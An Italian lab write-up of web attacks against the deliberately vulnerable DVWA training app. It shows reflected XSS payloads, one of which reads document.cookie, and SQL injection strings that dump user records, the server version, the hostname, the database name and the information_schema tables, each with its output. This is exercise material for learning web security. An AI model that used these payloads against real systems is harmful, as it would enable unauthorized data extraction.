


Attraverso la XSS reflection e la macchina con la sicurezza settata a “low”, è possibile recuperare informazioni iniettando degli script javascript.

```
<i>sono nome in corsivo</i>
```

E


```
<script>alert('ciao')</script>
```

Produrranno rispettivamente questi risultati, un “injection” di HTML per rendere il nome corsivo e la generazione di un alert:



in questo caso ho loggato in console le informazioni dei **cookie**, le informazioni della connessione e quelle sulla macchina host del sito

```
<script>console.log(document.cookie);console.log(navigator);console.log(location);</script>
```



Con la SQLInjection possiamo, attraverso il linguaggio sql, estrapolare, con logica query, le informazioni, ecco un esempio di come avere una lista completa delle utenze e password del sistema:

Vulnerability: SQL Injection

User ID:

ID: a' OR ''='
First name: admin
Surname: admin

ID: a' OR ''='
First name: Gordon
Surname: Brown

ID: a' OR ''='
First name: Hack
Surname: Me

ID: a' OR ''='
First name: Pablo
Surname: Picasso

ID: a' OR ''='
First name: Bob
Surname: Smith

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Possiamo, come sopra accedere alla informazioni del sistema con il comando :

```
' union select 1,@@version#'
```

Vulnerability: SQL Injection

User ID:

ID: ' union select 1,@@version#'
First name: 1
Surname: 5.5.16-Debian

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

View Source View H

Damn Vulnerable Web Application (DVWA) v1.0.7

```
' union select null,@@hostname#'
```

User ID:

ID: ' union select null, @@hostname#'
 First name:
 Surname: metasploitable

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

O informazioni del database, così da poter accedere ad ogni informazione:

```
' union select null, database()#'
```

User ID:

ID: ' union select null, database()#'
 First name:
 Surname: dvwa

Andando in profondità possiamo richiedere le informazioni riguardo le diverse tabelle

```
%' and 1=0 union select null, table_name from information_schema.tables #
```

```
ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATIONS
ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY
ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMNS
ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMN_PRIVILEGES
ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: KEY_COLUMN_USAGE
ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: PROFILING
ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: ROUTINES
ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: SCHEMATA
ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: SCHEMA_PRIVILEGES
ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: STATISTICS
ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: TABLES
ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: TABLE_CONSTRAINTS
ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: TABLE_PRIVILEGES
ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: TRIGGERS
ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: USER_PRIVILEGES
```